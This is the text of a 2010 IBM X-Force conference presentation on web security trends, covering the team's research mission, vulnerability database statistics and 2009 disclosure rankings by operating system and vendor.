The Unprecedented State of Web Insecurity

Craig Lawson
clawson@au1.ibm.com

PulseANZ 2010

Meet the people who can help advance your infrastructure

AGENDA

Who is the X-Force

Security Trends

- **Vulnerabilities**
- **X-Force Protection Engines**
- **The Cybercrime Ecosystem**
- **The inter-tubes**

The mission of the IBM Internet Security Systems™ X-Force® research and team is to:

- Research and evaluate threat and protection development on issues
- Develop new technology for tomorrow's security challenges
- Deliver security protection for today's security problems
- Educate the media and user communities

Integrated in IBM's WW R&D

X-FORCE (Atlanta)
- ★ Vulnerability Discovery
- ★ Vulnerability Analysis
- ★ Malware Analysis
- ★ Threat Landscape Forecasting
- ★ Protection Technology Research
- ★ Security Content and Protection

Almaden
- ★ Cryptographic foundations
- ★ Secure government workstation

Zurich
- ★ Cryptographic foundations
- ★ Java cryptography
- ★ Privacy technology
- ★ Multiparty protocols
- ★ IDS & alert correlation
- ★ Smart card systems and application

TJ Watson (Hawthorne)
- ★ Cryptographic foundations
- ★ Internet security & "ethical hacking"
- ★ Secure systems and smart cards
- ★ IDS sensors & vulnerability analysis
- ★ Secure payment systems
- ★ Antivirus
- ★ Privacy technology
- ★ Biometrics


Haifa
- ★ PKI enablement
- ★ Trust policies

New Delhi
- ★ High-performance
- ★ Cryptographic hardware & software

Tokyo
- ★ Digital watermarking
- ★ XML security
- ★ VLSI for crypto


X-Force Vulnerability Database – We analyze them ALL

- Most comprehensive Vulnerability Database in the world
  - Over 48,000 unique vulnerabilities catalogued
  - Entries date back to the 1990's
- Updated daily by a dedicated research team
- The X-Force database currently tracks over...
  - 8000 Vendors
  - 17,000 Products
  - 40,000 Versions




Information Sources

- Email lists
- Vendor disclosures
- Blacknets
- Greynets
- Honeynets
- Whiro Crawler
- Information Sharing
  - ISACS, CERTs, Industry Organizations
  - Research Partnerships
  - Conferences
  - Online



IBM X-Force web intelligence lifecycle



- Deep Crawl of Known Malicious Websites
- Analyze New Exploit Techniques
- Provide New Protection Guidance

- Develop Protection
- Deliver Updates

- Classify MSS Links
- Find Related Websites (Deep Crawl)
- Search for Malware
- Find New Malicious Websites
- Block All Malicious Domains

- Apply Updates
- Monitor Browsing of:
  - Million of End-users
  - Thousands of Customers
  - Hundreds of Countries
- Block Malicious Links
- Send Links to X-Force

X-Force R&D: Unmatched Security Leadership

The mission of the IBM Internet Security Systems™ X-Force® research and development team is to:

- Research and evaluate threat and protection issues
- Deliver security protection for today's security problems
- Develop new technology for tomorrow's security challenges
- Educate the media and user communities

9.1B	analyzed Web pages & images
150M	intrusion attempts daily
40M	spam & phishing attacks
48K	documented vulnerabilities
	Millions of unique malware samples


Provides Specific Analysis of:

- Vulnerabilities & exploits
- Malicious/Unwanted websites
- Spam and phishing
- Malware
- Other emerging trends

But its really all about security effectiveness

Top 61 Vulnerabilities of 2009

341	Average days *Ahead of the Threat*
91	Median days *Ahead of the Threat*
35	Vulnerabilities *Ahead of the Threat*
57%	Percentage of Top Vulnerabilities – *Ahead of the Threat*
9	Protection released post announcement
17	same day coverage




Note: Vulnerabilities X-Force discovered are displayed in blue
Note: RCE = Remote Code Execution

Security Effectiveness – Top Vulnerabilities of 1st Half 2010

Top 14 Vulnerabilities

437	Average days *Ahead of the Threat*
5	Vulnerabilities *Ahead of the Threat*
2	Protection released post announcement
7	same day coverage



X-Force® R&D drives IBM's Security Innovation

Research → Technology → Solutions

Original Vulnerability Research

Public Vulnerability Analysis

Malware Analysis

Threat Landscape Forecasting

Protection Technology Research

X-Force Protection Engines

- Extensions to existing engines
- New protection engine creation

X-Force XPU's


- Security Content Update Development
- Security Content Update QA

X-Force Intelligence

- X-Force Database
- Feed Monitoring and Collection
- Intelligence Sharing


The X-Force team delivers reduced operational complexity –
helping to build integrated technologies that feature "baked-in" simplification

VULNERABILITIES AND YOU




Disappearance of Low Hanging Fruit: Vulnerability Disclosures & Exploitation Declines

- Declines in some of the largest categories of vulnerabilities.
  - Web applications continue to be the largest category of disclosure.
  - SQL Injection and File Include, have declined.
  - ActiveX controls which mostly impact client applications has also declined.
- Tuesdays continue to be the busiest day of the week for vulnerability disclosures.
- 2009 vulnerability disclosures by severity had no significant changes from 2008 percentages.




Most Vulnerable Operating Systems

- In the second half of 2009, the number of new vulnerabilities for Linux and Microsoft took a sharp turn upwards while Sun Solaris drastically declined.



Source: IBM X-Force®



Source: IBM X-Force®


- BSD is in the number five slot, replacing IBM AIX who was fifth in 2008.
- For critical and high vulnerabilities, Microsoft takes first place. Apple is in second place.

Apple, Sun and Microsoft Top Vendor List for Disclosures

- Top ten vendors account for nearly a quarter (**23%**) of all disclosed vulnerabilities, up from **19%** in 2008.
- Significant changes to the Top Ten List including:
  - Microsoft dropped from #1 to #3 after holding top spot since 2006.
  - Adobe makes it's debut on the top ten list at number nine.

Ranking	Vendor	Disclosures
1.	Apple	3.8%
2.	Sun	3.3%
3.	Microsoft	3.2%
4.	IBM	2.7%
5.	Oracle	2.2%
6.	Mozilla	2.0%
7.	Linux	1.7%
8.	Cisco	1.5%
9.	Adobe	1.4%
10.	HP	1.2%

Table 3: Vendors with the Most Vulnerability Disclosures, 2009

